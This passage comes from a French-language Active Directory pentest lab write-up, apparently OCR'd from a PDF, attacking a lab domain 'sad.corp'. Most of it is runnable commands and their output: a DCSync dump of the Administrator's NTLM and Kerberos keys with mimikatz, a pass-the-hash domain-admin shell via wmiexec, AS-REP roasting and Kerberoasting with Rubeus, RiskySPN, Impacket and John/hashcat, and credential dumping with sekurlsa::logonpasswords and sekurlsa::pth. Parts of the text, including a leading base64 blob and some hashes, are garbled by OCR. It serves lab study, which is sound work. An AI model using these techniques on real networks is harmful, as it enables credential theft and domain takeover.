XAST901UnV+uhylUviw09dfghxSYjPyhKw/cdxZBv9I/Ah5oG5sB2cy1/03KyoVrxFYYhb5MKbsnupfDc@z4KMSDv3NnlkCFKg8v@bxwIIij48Dtnt1y9j9/0
aFW6r2LPE3ds+7WdmKdz261dbn5Rf1xqlolSwZVvmBLCAFzQJbw9MvnvhVBwzDnmMj10ICuSQa61P1b0RgdhixGmlvSU60Q5XoyPg+s/Bzztqtr
GBBKEPhtUB+98iXAM7XTV1/1hekf1PveuF6hEEhTc1ykhhgcqdq2m10s1Lz9jpe+TCN4001bGqaxUopHHS4f7qdLMkGMD1lw1rCwOo5Yk3wJJNA0dgT47V4K
Jdwrl0qwmkaY63HDnIx1ipMu21TmH1vcbwqisUZhKYvKT8q+86p1mP6C1hGd79mYmht3K6yeshUuQ4xP1ejb5sbKc+UlrlwIZmHET83xvgxkLYaIzVnn1i0a
05gy17V4N1aqtkFNUBpo3zknP9Lw7YxHEfb1/V6+j4N3wk0aQtHBZbd7TPkQj1Codiu1SDtKC+s/30TE0j1u4@U0Uw+ttUnkQdcwlrzMHPWysvDc4QoAyEW
OKXteXi7nr8dID0j9bmCNQzfN6nJMO+LSzobj3VofTzjPLue095mPGrlJ1dMewMi0CAjwKd4o4oz9f2WeecXYZpmhMyDrgr0+UhPdjhlpkhh+kqGyLXw2560Lw
SHBiSm2TF+tRqy0/ZafzgtlFxYmfrYg163j66n7pPIBFda4ek64hYOTvRzxUthiwaq5T8hjQK3R7xqMSHCMCtmlyLYSzt+tsW7eYq34et7p2s58vJw8iwN
w1MUH3JWvIYvN31fW2d.vnu8NAHGdepNC01RX9+OCr9Z/0zw4Nq1q90p0moTL5rb0n3Jw8awTm6jqpssHmJ7K0FsmovLlm6VrcAbzloIIHE5Bm+Q4qsPMuB5
3z8KUgSeFIGQjpSBs+AsuPbK8irddUvqmq9c/xn+dMrveEq5Eyn8NBFGa47p3/f/lucEto3Bv+IZFK3jdjTFU0h5qAbGkdW5sOCYBF+z1xSRM19phLhii1Bt6
qx9nw/54xi34+n+c7vCwXHLwhv02+I+6KjfqChdIbo/ys9ma1huUCdua/XOPeB2Pq7gfXsSsMue0Zx+hbz92rZkL6rIzvY3E610+zo4YLzrnMgs1v8RgvNLvgv
VTe05FeBstT/yEkS+z+M06FY42s242y4w1VoNhqJfj2RDcYg6DNgjvYk7TfpV1Na92zI4JyF5pTcsvfr58uyUovHkwD8EDR9CPeiiEJ0z/DCqMpTE1CMGCS
qG5ib3DQEJFTEWBBteJaQXJhs9t6+p0vJ4jVdmnsdjA9MDewDQYJYIZIAwUDBAIBBQAEl1klnylsJmhKos7PH2TuoAffzhaMRjh0s+94wS7MjZo8AjG2c
L0QeRonA== /user:DC-PARENT$ /domain:sad.corp /ptt
Realm : sad.corp (sad)
User : DC-PARENT$ (DC-PARENT$)
CName : DC-PARENT$ [KRB_NT_PRINCIPAL (1)]
SName : krbtgt/sad.corp [KRB_NT_SRV_INST (2)]
Need PAC : Yes
Auth mode : RSA
[kdc] name: DC-PARENT.sad.corp (auto)
[kdc] addr: 192.168.20.5 (auto)
KDC_ERR_PADATA_TYPE_NOSUPP (16) - 21/06/2023 13:51:48
```

Nous avons maintenant un TGT pour DC-PARENT (le DC).

Puis en utilisant Mimikatz, nous obtiendrons le hash NTLM de l'utilisateur admin du domaine avec un simple dcsync :

```
× ━ ━

$ lsadump::dcsync /domain:sad.corp /user:Administrateur
```

```

c:\Users\saadeddine\Downloads\mimikatz_trunk\x64> .\mimikatz.exe
#####
    mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
### v ##> Vincent LE TOUX ( vincent.letoux@gmail.com )
#####> https://pingcastle.com / https://mysmartlogon.com ***
#####

mimikatz # lsadump::dcsync /domain:sad.corp /user:Administrateur
[DC] 'sad.corp' will be the domain
[DC] 'DC-PARENT.sad.corp' will be the DC server
[DC] 'Administrateur' will be the user account
[RPC] Service : idap
[RPC] AuthnSvc : DSS_NEGOTIATE (9)

Object RDN : Administrateur

** SAM ACCOUNT **

SAM Username : Administrateur
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWORD )
Account expiration :
Password last change : 09/01/2023 11:14:08
Object Security ID : S-1-5-21-3834784923-4241337562-1443717089-500
Object Relative ID : 500

Credentials:
Hash NTLM: b4e62e446b9fe6d0ae3e699cc00703fd
  ntlm- 0: b4e62e446b9fe6d0ae3e699cc00703fd
  ntlm- 1: 246cF291f0e89c5c3706f41acF7d9FFF
  ntlm- 2: b4e62e446b9fe6d0ae3e699cc00703fd
  lm - 0: fb5762886468bd7c4c222ee6025ff38c
  lm - 1: 38e43a54c66490c5306170635e70817a

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 29e5831fae0d901ac3def166bd03fc4e

* Primary:Kerberos-Never-Keys *
  Default Salt : SAD.CORPAdministrateur
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 4f5aca223a91734615b30d4fe1f7cccd180987e537809333d1fea1d8f966347a3
    aes128_hmac (4096) : 2f366618a31ef7d909b5bd5df81130e
    des_cbc_md5 (4096) : 52d5d62c85e908a4
  OldCredentials
    aes256_hmac (4096) : ab42d9028f62b835c275b4aee6e971ba5441f3fa2a7b71532d501ce914632f28

```

Dans Credentials, nous copions le Hash NTLM et l'utilisons dans la kali pour obtenir un shell :

```
$ python3 wmiexec.py -hashes:b4e62e446b9fe6d0ae3e699cc00703fd
Administrateur@192.168.229.146
```

Cela a fonctionné, nous sommes sur le DC-PARENT en tant qu'admin du domaine :

```
(rel@rel)-[~/Documents/impacket/examples]
$ python3 wmiexec.py -hashes :b4e62e446b9fe6d0ae3e699cc00703fd Administrateur@192.168.229.146
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
sad\administrateur

C:\>ipconfig
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec

Configuration IP de Windows

Carte Ethernet NAT :

Suffixe DNS propre à la connexion... : localdomain
Adresse IPv6 de liaison locale... : fe80::ad53:3a1a:1a42:7045%6
Adresse IPv4... : 192.168.229.146
Masque de sous-réseau... : 255.255.255.0
Passerelle par défaut... : 192.168.229.2

Carte Ethernet LAN :

Suffixe DNS propre à la connexion... :
Adresse IPv6 de liaison locale... : fe80::d075:d675:187c:f873%3
Adresse IPv4... : 192.168.20.5
Masque de sous-réseau... : 255.255.255.0
Passerelle par défaut... : 192.168.20.2

Carte Tunnel isatap.localdomain :

Statut du média... : Média déconnecté
Suffixe DNS propre à la connexion... : localdomain

Carte Tunnel isatap.{228DE675-CA8A-45D7-8B9E-F66D9A279300} :
```

ASREPROAST

AS-REP Roasting est une technique utilisée pour exploiter une certaine configuration d'Active Directory, spécifiquement lorsque le paramètre Kerberos Pre-Authentication est désactivé pour un utilisateur


Commençons avec ce script PowerView :

```
$ Get-DomainUser -PreauthNotRequired -verbose | Select-Object -ExpandProperty samaccountname | Set-Content C:\users\saadeddine\Desktop\Share_Kali\asreproast_users_list.txt #List vuln users using PowerView
```

(pour que l'ASREPRoast fonctionne, même si l'utilisateur ne nécessite pas d'authentification Kerberos, l'utilisateur doit avoir été connecté au moins une fois, sinon nous obtenons l'erreur :

```
$ Kerberos SessionError: KDC_ERR_KEY_EXPIRED (Le mot de passe a expiré ; changez le mot de passe pour le réinitialiser)
```

Voici la liste récupérée par PowerView :




Nous allons utiliser le script python [GetNPUsers.py](#) de la suite Impacket pour récupérer les hashes :

```
$ cd Documents/impacket/examples  
python3 GetNPusers.py -usersfile users.txt -no-pass -dc-ip  
192.168.229.146 sad.corp/ -format john -outputfile asreproast-hashes
```

- Crack de mot de passe :

Cette fois-ci, nous allons utiliser John The Ripper (*Hashcat fonctionne très bien aussi!*)

```
$ sudo john hashes --wordlist=passwd  
#show cached/already found passwords from cracking hashes  
$ sudo john --show hashes
```



The screenshot shows a terminal window on a dark-themed desktop environment. The terminal output is as follows:

```
(rel@rel)-[~/Bureau]$ sudo john asreproast-hashes --wordlist=passwd  
[sudo] Mot de passe de rel :  
Using default input encoding: UTF-8  
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 2 candidates left, minimum 8 needed for performance.  
Test1234      ($krb5asrep$SaadEddine@SAD.CORP)  
Marks1234     ($krb5asrep$Avah@SAD.CORP)  
2g 0:00:00:00 DONE (2023-05-27 16:27) 200.0g/s 200.0p/s 600.0c/s 600.0C/s Test1234 .. Marks1234  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
(rel@rel)-[~/Bureau]$ sudo john --show asreproast-hashes  
$krb5asrep$Avah@SAD.CORP:Marks1234  
$krb5asrep$SaadEddine@SAD.CORP:Test1234  
2 password hashes cracked, 1 left  
(rel@rel)-[~/Bureau]$
```

KERBEROASTING

D'abord, nous devons voir si des comptes avec un SPN existent sur le domaine

Voici 3 méthodes pour le faire :

- RUBEUS

Nous devons d'abord build l'outil pour récupérer l'exe pour après pouvoir l'utiliser. Un script est fourni sur le GitHub pour la mise en place / build.

Une fois l'exe est prêt, voici la commande à saisir :

```
$ .\Rubeus.exe kerberoast /outfile :C:\Hash-Rubeus.txt
```

```
PS C:\Users\saadeddine\Desktop\Rubeus-master\Rubeus\bin\Release> .\Rubeus.exe kerberoast /outfile:C:\Hash-Rubeus.txt
v2.2.3

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ttickettix or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain : sad.corp
[*] Searching path 'LDAP://DC=parent.sad.corp=sad,DC=corp' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'

[*] Total kerberoastable users : 3

[*] SamAccountName : mssql
[*] DistinguishedName : CN=mssql,OU=Service Accounts,DC=sad,DC=corp
[*] ServicePrincipalName : MSSQLSVC/DC=parent.sad.corp:1433
[*] PwdLastSet : 26/05/2023 18:42:22
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash written to C:\Hash-Rubeus.txt

[*] SamAccountName : service2
[*] DistinguishedName : CN=Service Account 2,OU=Service Accounts,DC=sad,DC=corp
[*] ServicePrincipalName : RESTSERVICE2/SRV-APPLICATIF.sad.corp:9909
[*] PwdLastSet : 26/05/2023 18:47:17
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash written to C:\Hash-Rubeus.txt

[*] SamAccountName : service1
[*] DistinguishedName : CN=Service Account 1,OU=Service Accounts,DC=sad,DC=corp
[*] ServicePrincipalName : RESTSERVICE1.corp:9909
[*] PwdLastSet : 26/05/2023 18:45:05
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash written to C:\Hash-Rubeus.txt

[*] Roasted hashes written to : C:\Hash-Rubeus.txt
PS C:\Users\saadeddine\Desktop\Rubeus-master\Rubeus\bin\Release>
```

- LA SUITE RISKYSPN

Voici quelques IMPORTS à faire pour pouvoir utiliser les outils :

- Positionnez-vous dans le dossier RiskySPN puis lancez :

```
$ Import-module .\Find-PotentiallyCrackableAccounts.ps1`  
$ Import-Module .\Get-TGSCipher.ps1`
```

- Pour récupérer les comptes ayant un SPN :

```
$ Find-PotentiallyCrackableAccounts -FullData -Verbose
```

```
PS C:\Users\saadeddine\Desktop\Rubeus-master\Rubeus\bin\Release> Find-PotentiallyCrackableAccounts -FullData -Verbose  
AVERTISSEMENT : The function level of domain: PARIS.sad.corp is lower than 2008 - Some stuff may not work  
COMMENTAIRES : Searching the Forest: sad.corp  
COMMENTAIRES : Gathering sensitive groups  
COMMENTAIRES : Searching Sensitive groups in domain: PARIS.sad.corp  
AVERTISSEMENT : Could not communicate with the domain: PARIS.sad.corp  
AVERTISSEMENT : Could not find group:  
AVERTISSEMENT : Could not communicate with the domain: PARIS.sad.corp  
AVERTISSEMENT : Could not find group:  
AVERTISSEMENT : Could not communicate with the domain: PARIS.sad.corp  
AVERTISSEMENT : Could not find group:  
AVERTISSEMENT : Could not communicate with the domain: PARIS.sad.corp  
AVERTISSEMENT : Could not find group:  
AVERTISSEMENT : Could not communicate with the domain: PARIS.sad.corp  
AVERTISSEMENT : Could not find group:  
COMMENTAIRES : Searching Sensitive groups in domain: sad.corp  
COMMENTAIRES : Number of sensitive groups found: 0  
COMMENTAIRES : Gathering user accounts associated with SPN  
AVERTISSEMENT : Could not communicate with the domain: PARIS.sad.corp - Does it have trust?  
COMMENTAIRES : Number of users that contain SPN: 3  
COMMENTAIRES : Gathering info about the user: mssql  
COMMENTAIRES : Checking connectivity to server: DC-PARENT.sad.corp on port 1433  
COMMENTAIRES : Port 1433 is not accessible on server: DC-PARENT.sad.corp  
COMMENTAIRES : Gathering info about the user: Service Account 2  
COMMENTAIRES : Checking connectivity to server: SRV-APPLICATION.sad.corp  
COMMENTAIRES : Gathering info about the user: Service Account 1  
COMMENTAIRES : Checking connectivity to server: TEST.sad.corp  
COMMENTAIRES : The server: TEST.sad.corp is not accessible - Is it exist?  
COMMENTAIRES : Number of users included in the list: 3  
  
UserName : mssql  
DomainName : sad.corp  
IsSensitive : False  
EncType : RC4-HMAC  
Description :  
.IsEnabled : True  
IsPwdExpires : False  
PwdAge : 0  
CrackWindow : Indefinitely  
SensitiveGroups :  
MemberOf :  
DelegationType : False  
TargetServices : None  
NumOfServers : 1  
RunsUnder : {@{Service=MS SQL; Server=DC-PARENT.sad.corp; IsAccessible=No}}  
AssociatedSPNs : {MSSQLSvc/DC-PARENT.sad.corp:1433}
```

```

COMMENTAIRES : Number of users included in the list: 3

UserName      : mssql
DomainName   : sad.corp
IsSensitive  : False
EncType       : RC4-HMAC
Description   :
IsEnabled     : True
IsPwdExpires : False
PwdAge        : 0
Crackwindow  : Indefinitely
SensitiveGroups:
MemberOf      :
DelegationType: False
TargetServices: None
NumofServers  : 1
RunsUnder     : {@Service=MS SQL; Server=DC-PARENT.sad.corp; IsAccessible=No}
AssociatedSPNs: {MSSQL$DC-PARENT.sad.corp:1433}

UserName      : service2
DomainName   : sad.corp
IsSensitive  : False
EncType       : RC4-HMAC
Description   :
IsEnabled     : True
IsPwdExpires : False
PwdAge        : 0
Crackwindow  : Indefinitely
SensitiveGroups:
MemberOf      :
DelegationType: False
TargetServices: None
NumofServers  : 1
RunsUnder     : {@Service=Service2; Server=SRV-APPLICATIF.sad.corp; IsAccessible=Yes}
AssociatedSPNs: {Service2/SRV-APPLICATIF.sad.corp:1434}

UserName      : service1
DomainName   : sad.corp
IsSensitive  : False
EncType       : RC4-HMAC
Description   :
IsEnabled     : True
IsPwdExpires : False
PwdAge        : 0
Crackwindow  : Indefinitely
SensitiveGroups:
MemberOf      :
DelegationType: False
TargetServices: None
NumofServers  : 1
RunsUnder     : {@Service=TEST; Server=TEST.sad.corp; IsAccessible=No}
AssociatedSPNs: {TEST/TEST.sad.corp:9999}

```

PS C:\Users\saadeddine\Desktop\Rubeus-master\Rubeus\bin\Release>

- o Pour récupérer les Hash des TGS :

```
$ Get-TGSCipher -SPN "Service2/SRV-APPLICATIF.sad.corp:1434" -Format
Hashcat | Out-File -Encoding utf8 C:\KALI_WINATK\TGS-HASH.txt
```

```

PS C:\Users\saadeddine\Desktop\Rubeus-master\Rubeus\bin\Release> Get-TGSCipher -SPN $SPN -Format Hashcat | Out-File C:\Hash-F_P_SPN+TGSCipher.txt
PS C:\Users\saadeddine\Desktop\Rubeus-master\Rubeus\bin\Release> cat C:\Hash-F_P_SPN+TGSCipher.txt
$krbtgs$23$service1$ad.sad.corp$TEST$TEST.sad.corp:9909$CFC6986D9A8AEF3BE204D4CD1DAFB701513C05E96178395A2E395C791B60337B9E4CC3B4783C488136EC0498366FE490051A484D856601629E2416F541614584102894948E1648963783DC
54CFB4F3EE990CEB7A459E5646D50001E15465F88A6E29B646E9097353496A931B0252815541C1B15A3130411381D908D28030F0FAFD2A17080139749F9AA9763FCED8C209CA02F45588FBCE3A401E7FF0AC816E58712B2914A9ED4A9EAAFCDCSDB0E6346EA02F1229
1B1A9AEE26851AD45180213FC098EEA329E5309A748627C6FA3C81C049C73F13B38A313AE32465C39E2EF7C7C51D2F2139108D5A565238F0728643F67524088FD8C87790468EB81D44FA5T62CD0E7664D02219698ACEEAFF675212CD22868104EF9
D5F9E8996A7E987038896A8E980E5309A748627C6FA3C81C049C73F13B38A313AE32465C39E2EF7C7C51D2F2139108D5A565238F0728643F67524088FD8C87790468EB81D44FA5T62CD0E7664D02219698ACEEAFF675212CD22868104EF9
A2C673D06723271B0E1C983BCEA830D4406485911EC69A95408C44678A2E1557AF2CBA8571423F9AC8E74F4E3B741946AEC04901FD03CFD308E74D1E50140D7461929EBC314A055A7679926F99F6F6E0C48A20D571F3B0EBCA5E78467E1451E4FDAD0188C1A1232
A73D32B4AEE33A6A187D78C9D5E7D001C5202C8C8631695FC4382E2958D3C30F0EF8728C337F676216FD0718E4B0C3A459A1B07A673D1466CA356C3F388D7866A1ZD18C62E6EE7CD97BC1ASAE1E160648494045A788491B015E27D1B5EE772AS4602D9F61.954E663747
A2A924F8E6B864E9954964A131F2047D4420B44283E664C4C0A1GF9CA7E59A8846A85A68A54EAC94CEC045FC7815A8D9E609A6764AEAC7E159A84D97462C9C80874D3B2EF787AC4DX3E8AOF1L379026134468EAE0D0862BD74034347FB8868921E1
B1624F8E6B864E9954964A131F2047D4420B44283E664C4C0A1GF9CA7E59A8846A85A68A54EAC94CEC045FC7815A8D9E609A6764AEAC7E159A84D97462C9C80874D3B2EF787AC4DX3E8AOF1L379026134468EAE0D0862BD74034347FB8868921E1
0914B01ACE925C97C7E4604DAB157ABDEE80C05304E604041DE622F1A219F7E3C1C80BBB55000D0571CS87324C2E4462AFD1842B1A93C62F7C33FDD6F6CAF11CC084447A13646478CB5285AD163FC19F73FA11906B8643AB2FD5C84372CC624262AA8C6
388A699270E65029763975D44603646CBAD0805BF8113BCDF61E93A6860C93F7013A3F74C92E4478723A58B88A0924E985784EC382C7394DF7039F01953EFD89548EC4FAF77A64CBF88000030289AE5068FA7
PS C:\Users\saadeddine\Desktop\Rubeus-master\Rubeus\bin\Release>

```

- SUR KALI AVEC GETUSERSPNs

Sur Kali, nous allons obtenir la liste des utilisateurs avec un SPN

```
$ impacket-GetUserSPNs -dc-ip 192.168.229.146  
sad.corp/saadeddine:Test1234
```

Ajouter '-request' à la fin de la commande pour obtenir directement les hashes correspondants.

Après avoir récupéré les hash, nous allons utiliser Hashcat avec le mode '13100':

```
$ sudo hashcat -m 13100 --force -a 0 mssql_hash.txt  
/usr/share/wordlists/fasttrack.txt  
  
#if already cracked  
  
sudo hashcat --show mssql_hash.txt
```

```
[root@root -]~/Bureau/share]$  
$ sudo hashcat --show mssql_hash.txt  
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.  
The following mode was auto-detected as the only one matching your input hash:  
13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol  
  
NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!  
Do NOT report auto-detect issues unless you are certain of the hash type!  
  
$krb5tgt$c23*mssql$sad.corp$MSSQLSvc/DC-PARENT.sad.corp+1433@sad.corp+$4265e5fa525e78  
5c4a965b812f2ca38564537943078b68f0bc0b04655cf1b61a2851e83d1df6b5f4595ef6488beb39ce42f  
1e69d9e54f4fe10e3cdafdf6ab19b73fd33f6aa2763a02773a5f784dd4a975a6a8c39568f27222b4a54a8818  
9ddf6b743e1fb1d232aa2bbd641bbcbe889ff9e3f93bc1456a81ba43ca47cea38de0f512a256a2560ab3c  
b54f9d7167fe54ac4ae57face78b6829538d9678b1137483cd11f1e386keF52668a458cb1d5323b1413  
3183a0c90404/273915cd83541ecf350a39b8c73f74c9b34af48e99b17f5426bd4d0bcce8320c0aaeb747cc  
3689975c08a0305176b14bf8c2f9aaaf3906d235c94e2e35d8167b1d269988be3a697d9dc9ac621d1b3101  
65594dc5f50d9f1a267d1bcf11554242a084f30567c58eebb837a1c913cc14e88e944b736aa7de1e56  
b15ecab118df16c92978edf531cecb15fe475b0d96e02d66a274e376d7e5c2a2ab061b0552816876e  
06a5b0afab0123f23cd2e1ccb7ba315e719b456e81027b4926857bb1b8f16a8d8e58e5b89ceee9b8c221d  
fc843281627c66d0790241ba4fa090a90a90a90a90a90a90a90a90a90a90a90a90a90a90a90a90a90a90a90a  
7fd31c3eb1d56eda3892d8559d6e44754620a0d52e846e650a8decf9351aaafc8000f2fb2e3119d38a9  
e9624aeb419ab2bad59d27deceaa377bb09554352fd37dcff0ad894ba7dd/d4c58d91f7d38757744d  
c348b657ba180ef2479a0a05172932ff771eaef921dc197e283b254ba1f1f950f985a624bdc04628367e2a  
2ed4b2fc1ae276b6f4bc84e1cf89999323c81c9f5ccb74398e4a74e426b1e900d836fcbb00c02b7d37a  
37579c08f51a24a34f5b7f319f2a8b7b78997a02bfe2eeef969e6514dalc091ba2875906fd12d5d34e4  
e683b2b93e5c1437ba57f787e467dfccbf0bf7badf78f950b232ae0b1a504aa7fbfe9e687eaefbbada51261  
65b788ee18a2359590bf98b60df3164377af6b2a91311aaeb3f3ad60b0d0d1ebd92837b440dd898cce4c9  
77b9f66291f7a0267a30b2c8d3ebc4fd4cab3282c8a72d6aa650127810a83565edec710383d2a81e4  
a8c7be32c79174d3859411256c01fad0b9db0b3e5d9f8ef1f776a75b22bddd1e75f229b11b0331315d3  
5a215bb3f754863482731e31a350145dbc41941acc69923fe8da5e1d7286c3764a26458f62984d6837fc  
69d3e253986b63b95a652915d0c7e4481d541aa0b7cfdf9f6ff7a7faa674b64fdcb080476ea17968f69d4  
095ca1d9d7f62aa2592e31bb3dd0eb10c1f26f0e84ea23a6754e5f46fb1f7303722888ce2fa1d91614  
aaef294b03221d6c5f4fb404cb7e67e6bdd84ee2f2069c9c838f4113039c0c75e2238cf1f300b19c72d2d77  
c082c81b6c64a26cccc3cd715bb0d5c456675f3740e3fa945d49b3e8:Test1234
```

PASS THE HASH

L'attaque "Pass the Hash" est une technique où l'attaquant vole une version hachée du mot de passe d'un utilisateur. Nous n'avons pas besoin de connaître le véritable mot de passe.

Utilisation de mimikatz

```
PS C:\Users\saadeddine\Desktop\mimikatz\x64> .\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #'> Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'> https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 185963886 (00000000:0b15956e)
Session : NewCredentials from 0
User Name : SaadEddine
Domain : SAD
Logon Server : (null)
Logon Time : 30/05/2023 14:47:06
SID : S-1-5-21-3834784923-4241337562-1443717089-1119

msv :
[00000003] Primary
* Username : pc-admin
* Domain : sad.corp
* NTLM : 58a478135a93ac3bf058a5ea0e8fdb71
tspkg :
wdigest :
* Username : pc-admin
* Domain : sad.corp
* Password : (null)
kerberos :
* Username : pc-admin
* Domain : sad.corp
* Password : (null)
ssp :
credman :
cloudap :

Authentication Id : 0 ; 183982779 (00000000:0af75abb)
Session : Interactive from 12
User Name : pc-admin
Domain : SAD
Logon Server : DC-PARENT
Logon Time : 30/05/2023 14:44:02
SID : S-1-5-21-3834784923-4241337562-1443717089-1159


msv :
[00000003] Primary
* Username : pc-admin
* Domain : SAD
* NTLM : 58a478135a93ac3bf058a5ea0e8fdb71
* SHA1 : 0d7d930ac3b1322c8a1142f9b22169d4eef9e855
* DPAPI : b1265b0flac17cf15c29541559bf3293
tspkg :
wdigest :
```

Nous utiliserons le hash du compte « PC-Admin »

```
mimikatz # sekurlsa::pth /user:pc-admin /domain:sad.corp /ntlm:58a478135a93ac3bf058a5ea0e8fdb71
user      : pc-admin
domain    : sad.corp
program   : cmd.exe
impers.   : no
NTLM      : 58a478135a93ac3bf058a5ea0e8fdb71
| PID 12372
| TID 2772
| LSA Process is now R/W
| LUID 0 ; 188877395 (00000000:0b420a53)
\_\_ msv1_0 - data copy @ 00000185175DE9D0 : OK !
\_\_ kerberos - data copy @ 00000185175776C8
\_\_ des_cbc_md4      -> null
\_\_ des_cbc_md4      OK
\_\_ *Password replace @ 00000185177DA1A8 (32) -> null

mimikatz #
```

Et nous obtenons :



EXPLOITATION DE MSSQL

Les attaques MSSQL font référence à une variété de méthodes utilisées par les attaquants pour exploiter les vulnérabilités dans les systèmes Microsoft SQL Server. Il s'agit de systèmes de gestion de bases de données largement utilisés dans le monde entier, rendant toute vulnérabilité potentielle un point d'entrée.

Préparation de MSSQL sur le server :

To set up SQL Server:

1. Install Microsoft SQL Server 2008, 2012, or 2014. Instructions for doing this can be found on the Microsoft Developer Network Web site.

Ensure you use **Mixed Mode** authentication. Avalanche supports Microsoft SQL Server's Default instance as well as any custom instances.

2. After completing the installation, open SQL Server Management Studio and log in.
3. Navigate to **Security > Logins** and select **New Login** from the context menu.
4. Enter a username.
5. Select the **SQL Server authentication** option.
6. Enter the database password and confirm it.
7. Clear the **Enforce password expiration** option.
8. Click **OK**.
9. Right-click on the new login and select **Properties**.
10. Click **Server Roles**.
11. Select **dbcreator**.
12. Click **OK**.
13. Navigate to **SQL Server Network Configuration > Protocols**.
